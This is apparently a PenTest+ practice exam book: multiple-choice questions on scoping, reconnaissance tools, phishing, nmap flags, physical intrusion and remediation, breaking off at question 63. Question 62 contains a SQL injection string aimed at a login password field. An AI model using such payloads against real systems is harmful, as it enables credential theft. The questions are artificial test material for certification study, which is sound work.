


COMPTIA PENTEST+ (PRACTICE EXAMS)

ROBERT KARAMAGI

COMPTIA PENTEST+ (PRACTICE EXAMS)

ROBERT KARAMAGI

Contents

Practice Exam 1

1. You have been asked to perform a penetration test for a medium-sized organization that sells after-market motorcycle parts online. What is the first task you should complete?
A. Research the organization's product offerings.
B. Determine the budget available for the test.
C. Identify the scope of the test.
D. Gain authorization to perform the test.

2. A consultant has been hired to perform a penetration test for an organization. The target of the test is the organization's proprietary design documents. The aim is to circumvent security measures and gain unauthorized access to these documents. What type of assessment is being conducted in this scenario?
A. Objective-based assessment
B. Goal-based assessment
C. Compliance-based assessment
D. Red team assessment

3. A consultant has been hired to perform a penetration test for an organization in the healthcare industry. The target of the test is a public-facing self-service website that users can access to view their health records. The aim is to circumvent security measures and gain unauthorized access to this information. What type of assessment is being conducted in this scenario?
A. Objective-based assessment
B. Gray box assessment
C. Compliance-based assessment
D. White box assessment

4. A consultant has been hired to perform a penetration test for an organization in the healthcare industry. The target of the test is a public-facing self-service website that users can access to view their health records. The penetration tester has been given full knowledge of the organization's underlying network. What type of test is being conducted in this example?
A. Goal-based assessment

B. Black box assessment
C. Objective-based assessment
D. White box assessment

5. In which type of penetration test does the tester have a limited amount of information about the target environment but is not granted full access?
A. Gray box assessment
B. Black box assessment
C. Compliance-based assessment
D. White box assessment

6. You have been asked to perform a black box penetration test for a medium-sized organization that sells imported motorcycles and ATVs online. In which phase of this assessment will you likely spend most of your time?
A. Planning and scoping
B. Information gathering and vulnerability identification
C. Attacking and exploiting
D. Reporting and communicating results

7. You are performing a black box penetration test for a medium-sized organization that sells imported motorcycles and ATVs through its online storefront. You need to discover who owns the organization's domain. Which tool in your penetration testing toolkit should you use?
A. nslookup
B. whois
C. Shodan
D. Maltego

8. You are performing a black box penetration test for a medium-sized organization that sells imported clothing through its online storefront. You need to discover which IP addresses are associated with the organization's domain. Which tool in your penetration testing toolkit should you use?
A. nslookup
B. whois
C. theHarvester
D. Fingerprinting Organizations with Collected Archives (FOCA)

9. You are performing a black box penetration test for a medium-sized organization that sells imported clothing through its online storefront. You

want to query search engines and other resources to discover email addresses, employee names, and other details about the target. Which tool in your penetration testing toolkit should you use?
A. nmap
B. Shodan
C. theHarvester
D. Fingerprinting Organizations with Collected Archives (FOCA)

10. You are performing a black box penetration test for a large organization that wholesales imported electronic devices in the United States. You need to uncover any information you can find about the organization using open source intelligence (OSINT). Which tool in your penetration testing toolkit could you use to do this?
A. Censys
B. whois
C. recon-ng
D. Shodan
E. All of the above

11. You are conducting a black box penetration test for a client. You have used reconnaissance tools to create a list of employee email addresses within the target organization. You craft an email addressed to all of the employees warning them that they must change their password within 24 hours or they will lose access. When they click the link provided in the email, they are redirected to your own website where their credentials are captured to a text file. What kind of exploit did you use?
A. Phishing
B. Vishing
C. Smishing
D. Whaling

12. You are performing a gray box penetration test for a medium-sized organization. You have used reconnaissance techniques to identify a help desk employee and a payroll employee. You craft an email to the payroll employee that appears to come from the help desk employee directing the payroll employee to reset her password. When she clicks the link provided in the email, she is redirected to your own website where her credentials are captured to a text file. What kind of exploit did you use?

A. Phishing
B. Interrogation
C. Spear phishing
D. Whaling

13. You are performing a black box penetration test for a medium-sized organization. You have used reconnaissance techniques to identify the CEO's email address as well as the email address belonging to a help desk employee. You craft an email to the CEO that appears to come from the help desk employee directing the CEO to reset her password. When she clicks the link provided in the email, she is redirected to your own website where her credentials are captured to a text file. What kind of exploit did you use?
A. Smishing
B. Vishing
C. Spear phishing
D. Whaling

14. You are performing a black box penetration test for a medium-sized organization that sells imported clothing. You have used reconnaissance techniques to identify a key software developer. You send this employee a personalized text message containing a Bitly URL that points to your own website where you capture information to a text file.
What kind of exploit did you use in this scenario?
A. Phishing
B. Smishing
C. Vishing
D. Whaling

15. You are performing a black box penetration test for a small organization that wholesales imported electronic devices in the United States. You have used reconnaissance techniques to identify a receptionist's phone number as well as the organization's printer vendor. You call this receptionist, pretending to be a sales rep from the vendor. You ask the receptionist for information about their printers, workstations, operating systems, and so on, to learn more about the organization's network infrastructure. What kind of exploit did you use in this scenario?
A. Smishing
B. Vishing

C. Spear phishing
D. Whaling

16. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a SYN port scan of this host. Which command should you use to do this?
A. nmap 192.168.1.1 -sS
B. nmap 192.168.1.1 -sT
C. nmap 192.168.1.1 -sU
D. nmap 192.168.1.1 -sA

17. You are conducting a white box penetration test for a client. You need to use the nmap utility on your laptop to run a scan of every host on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0). Which commands could you use to do this? (Choose two.)
A. nmap 192.168.1.0
B. nmap 192.168.1.0-255
C. nmap 192.168.1.0 –m:255.255.255.0
D. nmap 192.168.1.0/24
E. nmap 192.168.1.1-254

18. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to run a SYN port scan of this host. Which commands could you use to do this? (Choose two.)
A. nmap 192.168.1.1 –sS
B. nmap 192.168.1.1
C. nmap 192.168.1.1 -sV
D. nmap 192.168.1.1 -O
E. nmap 192.168.1.1 –T0

19. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to determine the operating system running on this host. Which command should you use to do this?
A. nmap 192.168.1.1 –sS
B. nmap 192.168.1.1 –sL

C. nmap 192.168.1.1 -sV
D. nmap 192.168.1.1 -O

20. You are conducting a gray box penetration test for a client. You have identified an internal host with an IP address of 192.168.1.1 as a potential target. You need to use the nmap utility on your laptop to determine the operating system running on this host. Which command could you use to do this?
A. nmap 192.168.1.1 –A
B. nmap 192.168.1.1 –T1
C. nmap 192.168.1.1 -sT
D. nmap 192.168.1.1 -f

21. You have just completed a penetration test for a client. During the test, you used a variety of different tools to collect data and conduct exploits. Now you need to aggregate all of the data generated by these tools into a format that is consistent, correlated, and readable. What is this process called?
A. Attestation of findings
B. Normalization of data
C. De-escalation
D. De-confliction

22. You have just completed a penetration test for a client and are now creating a written report of your findings. You need to make sure the reader understands that you followed the PCI DSS standard while conducting the test. In which part of the report should you include this information?
A. Findings
B. Remediation
C. Metrics and Measures
D. Methodology

23. One of the goals of communication between the tester and the client during a penetration test is to ensure that both parties clearly understand the current security state of the network. Which of the following terms best describes this shared understanding?
A. Situational awareness
B. De-escalation
C. De-confliction

D. Goal reprioritization

24. During a penetration test, the client organization's network administrator discovers a distributed denial of service (DDoS) attack underway that is aimed at the company's web server. The administrator calls the penetration tester to verify that the attack is part of the penetration test and not coming from a real attacker. What is this process called?
A. Normalization of data
B. Situational awareness
C. De-confliction
D. Goal reprioritization

25. During a penetration test, the client organization begins to receive complaints from customers indicating that the organization's web server is very slow to respond or even crashes at times. The network administrator discovers a distributed denial of service (DDoS) attack underway that is aimed at the company's web server. Sales are being lost, so the administrator calls the penetration tester and asks them to stop the attack. What is this communication path called?
A. Situational awareness
B. De-escalation
C. De-confliction
D. Goal reprioritization

26. An organization's network was recently hacked. The attackers first compromised the weak security used by one of the organization's contractors. Then they used the contractor's authentication credentials to gain access to the organization itself. Which type of penetration assessment could have prevented this?
A. Objective-based
B. Pre-merger
C. Goal-based
D. Supply chain

27. You work on the security team for a large organization. Your team has been tasked with conducting an internal penetration test to verify whether your organization's IT staff can adequately defend against it. What type of assessment is being used in this scenario?
A. Goal-based

B. Compliance-based
C. Supply chain
D. Red team

28. Which of the following tiers of adversaries ranks threat actors, generally speaking, from least threatening to most threatening?
A. Script kiddie, hacktivist, malicious insider, organized crime, nation-state
B. Script kiddie, malicious insider, hacktivist, organized crime, nation-state
C. Hacktivist, script kiddie, malicious insider, nation-state, organized crime
D. Nation-state, organized crime, malicious insider, hacktivist, script kiddie

29. One of your clients is a public advocacy group. Some of its political stances are very unpopular with several fringe activists, and they are concerned that a hacktivist may try to hijack their public-facing website. They have asked you to run a penetration test using the same tools and techniques that a typical hacktivist would have the technical aptitude and funds to use. What process has occurred in this scenario?
A. Due diligence
B. Risk acceptance
C. Threat modeling
D. Scope creep

30. You are meeting with a new client to scope out the parameters of a future penetration test. During the course of the discussion, you ask the client if they are willing to accept the fact that a penetration test could cause service disruptions within their organization. The client responds affirmatively. What process has occurred in this scenario?
A. Risk acceptance
B. Due diligence
C. Threat modeling
D. Risk transfer

31. As the part of information gathering process during a gray box penetration test, you need to perform a certificate inspection on the target organization's internal web server. Which utility could you use on your Kali Linux laptop to do this?
A. sslyze
B. Zenmap
C. nmap

D. hping

32. During a gray box penetration test, you have used a utility on your Kali Linux laptop to inspect the certificate used by the target organization's internal web server. The output is shown here:

```
* SSLV2 Cipher Suites:
    Server rejected all cipher suites.

* TLSV1_2 Cipher Suites:
    Preferred:
              ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
    Accepted:
              ECDHE-RSA-AES256-SHA384       ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES256-SHA256         DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES256-SHA            DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES256-GCM-SHA384     DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              CAMELLIA256-SHA               -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES256-SHA256                 -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES256-SHA                    -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES256-GCM-SHA384             -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES128-SHA256       ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-CAMELLIA128-SHA       DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES128-SHA256         DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES128-SHA            DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES128-GCM-SHA256     DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              CAMELLIA128-SHA               -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES128-SHA256                 -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES128-SHA                    -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES128-GCM-SHA256             -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do

* TLSV1_1 Cipher Suites:
    Preferred:
              ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
    Accepted:
              ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES256-SHA            DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              CAMELLIA256-SHA               -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES256-SHA                    -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-CAMELLIA128-SHA       DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              DHE-RSA-AES128-SHA            DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              CAMELLIA128-SHA               -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
              AES128-SHA                    -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do

* TLSV1 Cipher Suites:
    Server rejected all cipher suites.

* SSLV3 Cipher Suites:
    Server rejected all cipher suites.
```

What can you learn from this output? (Choose two.)
A. SSLv2 is supported by the web server.
B. TLSv1_1 is supported by the web server.
C. TLSv1_2 is supported by the web server.
D. TLSv1 is supported by the web server.
E. SSLv3 is supported by the web server.

33. You need to capture packets on a wired network during the information gathering phase of a gray box penetration test. Which utilities could you use

on your laptop to accomplish this? (Choose two.)
A. tcpdump
B. nmap
C. Wireshark
D. Zenmap
E. aircrack-ng

34. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from their wireless network. Before you can do this, you must break the encryption used on the Wi-Fi network. You are parked in the organization's parking lot. Which utility could you use on your Linux laptop to do this?
A. aircrack-ng
B. tcpdump
C. Wireshark
D. nmap

35. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from its wireless network. You are parked in the organization's parking lot. How must the wireless network interface in your laptop be configured to do this?
A. Set to monitor mode.
B. Set to promiscuous mode.
C. Set to capture mode.
D. Set to IEEE 802.1x mode.

36. A penetration tester impersonates a heating and cooling repair person to gain physical access to the target organization's facility. Once inside, she requests access to the server room to investigate a problem with the cold air return. As she is leaving the server room, she surreptitiously places a small wooden wedge into the door jam, preventing the door from closing completely. This allows her to return into the room later without authorization. What is this technique called?
A. Lock picking
B. Lock bypass
C. Fence jumping

D. Badge cloning

37. Which of the following features of an egress sensor can be manipulated to allow a penetration tester to enter a building without authorization?
A. Emergency fail open
B. Automatic locking
C. Automatic unlocking via motion sensor for egress
D. Automatic unlocking via light sensor for egress

38. A penetration tester rummages through the target organization's garbage and finds a discarded access badge. She replicates a new badge with her picture using the discarded badge as a model. She uses a device to read the discarded badge's magnetic stripe and replicate it on the fake badge. Which techniques were used by the tester in this scenario?
(Choose two.)
A. Lock picking
B. Dumpster diving
C. Fence jumping
D. Badge cloning
E. Lock bypass

39. Using reconnaissance, a penetration tester learns that the target organization's employees use RFID access badges to unlock doors within the facility. Using the company's website, he identifies high-level employees within the organization. Then he waits in the parking lot until he sees one of these individuals heading toward the front doors. He walks behind them into the reception area with a small RFID reader hidden in his coat. He captures the RFID signature from the individual's badge and then creates his own fake access badge and encodes it with that RFID signature. What is this technique called?
A. Piggybacking
B. Tailgating
C. Lock bypass
D. Badge cloning

40. A penetration tester is performing a gray box test for a client. During a network scan, she notices a host that has TCP port 139 open. She suspects this is a Windows system, so she runs the NBTSTAT command and discovers

key information about the host. Which protocol on the remote host allowed the tester to gather this information?
A. NetBIOS
B. SNMP
C. NAC
D. SMTP

41. As a part of a penetration test, you need to perform reconnaissance on the target organization to passively gather information. Which tools could you use to do this? (Choose two.)
A. whois
B. Metasploit Framework
C. OpenVAS
D. nslookup
E. Nessus

42. As a part of a penetration test, you need to establish an active connection to the computer systems and devices at the target organization to enumerate and fingerprint them. Which tools could you use to do this? (Choose two.)
A. whois
B. nmap
C. hping
D. Aircrack-ng
E. John the Ripper

43. As a part of a penetration test, you need to gather user account names and passwords from the passwd and shadow files from a Linux server. Which utilities could you use to do this? (Choose two.)
A. John the Ripper
B. Cain and Abel
C. Kismet
D. Censys
E. Recon-ng

44. As a part of a penetration test, you need to perform an in-depth scan of a target to identify vulnerabilities, such as missing updates or misconfigured security settings. Which utilities could you use to do this?
A. Censys
B. theHarvester

C. Shodan
D. OWASP ZAP
E. Nessus

45. A penetration tester is performing a gray box test for a client. The tester decides to run a brute-force attack against a SQL database. Which utility could be used to do this?
A. John the Ripper
B. SQLmap
C. WiFite
D. Nikto

46. You have just concluded a penetration test for a client. The client has more than 2,000 employees, but only two of them are network administrators. During the test, you were able to quickly overwhelm them with the sheer volume of your attacks. To address this vulnerability, you recommend that the client hire additional network administrators who have cybersecurity credentials and experience. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

47. You have just concluded a penetration test for a client. During the test, you discovered that the organization's employees made extensive use of a shared Google Drive account to collaborate. You were able to use a social engineering exploit to get access to the shared account and access sensitive files. To address this vulnerability, you recommend that the client disallow this practice among employees. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

48. You have just concluded a penetration test for a client. During the test, you were able to gain access to the client's physical facility by tailgating with a group of employees. To address this vulnerability, you recommend that the client implement a man-trap locking door at the entrance to the facility. What type of solution is this?

A. Technological
B. People
C. Process
D. Scalable

49. You have just concluded a penetration test for a client. During the test, you were able to gain access to the client's wireless network using Aircrack-ng while sitting in your car in a parking lot across the street. To address this vulnerability, you recommend that the client implement directional wireless network antennas and also manipulate the power level of the access points to prevent signal emanation. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

50. You have just concluded a penetration test for a client. During the test, you were able to use social engineering to convince the organization's accounts payable clerk to send a large ACH payment to a fictitious bank account. To address this vulnerability, you recommend that the client implement division of duties such that two individuals must sign off on all payouts. What type of solution is this?
A. Technological
B. People
C. Process
D. Scalable

51. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an internal penetration testing team consisting of your own employees. Which of the following are benefits of using an internal team? (Choose two.)
A. They have contextual knowledge of the organization.
B. They are less biased than an external contractor.
C. They have the independence required to perform a thorough test.
D. They have in-depth experience performing penetration tests for many organizations.
E. It's usually less expensive than using an external contractor.

52. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an external penetration testing contractor. Which of the following are benefits of using an external team? (Choose two.)
A. They have contextual knowledge of the organization.
B. They are less biased than an internal team.
C. They have the independence required to perform a thorough test.
D. They are intimately familiar with the security controls within the organization.
E. It's usually less expensive than using an internal team.

53. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an internal penetration testing team consisting of your own employees. Which of the following are disadvantages of using an internal team? (Choose two.)
A. Maintaining an internal team is very expensive.
B. There is a potential conflict of interest if they also perform testing for one of your competitors.
C. They may feel that a vulnerability discovered may reflect poorly on them.
D. They may lack objectivity.

54. You are the CIO for a mid-sized corporation. You are putting together a plan to implement regular penetration tests and are considering using an external penetration testing contractor. Which of the following are disadvantages of using an external team? (Choose two.)
A. There is a potential conflict of interest if they also perform testing for one of your competitors.
B. They lack the technical talent of an internal team.
C. They are usually more expensive than an internal team.
D. They may bring their personal biases into the test.

55. Which of the following best describes the term the hacker's mindset within the context of penetration testing?
A. A penetration tester must adopt a defensive mind-set, trying to protect against all threats.
B. A penetration tester must think like a security professional, assessing the strength and value of every security control in use.

C. A penetration tester must think like an adversary who might attack the system in the real world.
D. A penetration tester must think like a military leader, organizing an open attack on many fronts by many attackers.

56. You are performing a gray box penetration test. You need to run a vulnerability scan on a fragile internal server system? How should you configure the scan?
A. Use the –T5 option with the nmap command.
B. Use the –T3 option with the nmap command.
C. Use the –T2 option with the nmap command.
D. Use the –T0 option with the nmap command.

57. Which of the following are issues you may need to consider when performing a vulnerability scan within an organization that runs network applications within containers? (Choose two.)
A. Applications running within a container environment may not be detectable by traditional vulnerability scans.
B. Container hosts may slow down vulnerability scans.
C. Scanning a container host may crash applications running within its containers.
D. Scanning a container host may cause it to crash, taking critical network applications offline.
E. Vulnerabilities associated with the base operating system of the container host may be inherited by its containers.

58. Which of the following application scanning techniques is performed by reviewing an application's source code?
A. Static code analysis
B. Dynamic code analysis
C. Fuzzing
D. None of the above

59. Which of the following application scanning techniques are performed on running applications? (Choose two.)
A. Static code analysis
B. Dynamic code analysis
C. Fuzzing
D. Source code analysis

60. Which of the following application scanning techniques is performed by sending random, unexpected, or invalid data to the inputs of an application to see how it responds?
A. Static code analysis
B. Fuzzing
C. Source code analysis
D. None of the above

61. A penetration tester impersonates a vending machine repair person to gain access to the target organization's facility. While inside, the tester hides a wireless device behind a vending machine that captures the organization's wireless network radio signal and rebroadcasts it with high gain towards the parking lot. Which wireless exploit did the tester employ in this scenario?
A. Karma attack
B. Repeating attack
C. Downgrade attack
D. Jamming attack

62. A penetration tester is searching for vulnerabilities within a web application used by the target organization. In the login page, she enters the following string of text in the Password field:
UNION SELECT Username, Password FROM Users;
What type of exploit is being used in this example?
A. SQL injection
B. HTML injection
C. Command injection
D. Code injection

63. A penetration tester reviews social media accounts owned by the target organization's CIO and makes a list of possible passwords such as her spouse's name, pet's name, favorite sports teams, and so on. The tester tries to log on to the CIO's account using one possible password after another, trying to find one that works. What type of authentication exploit is this?
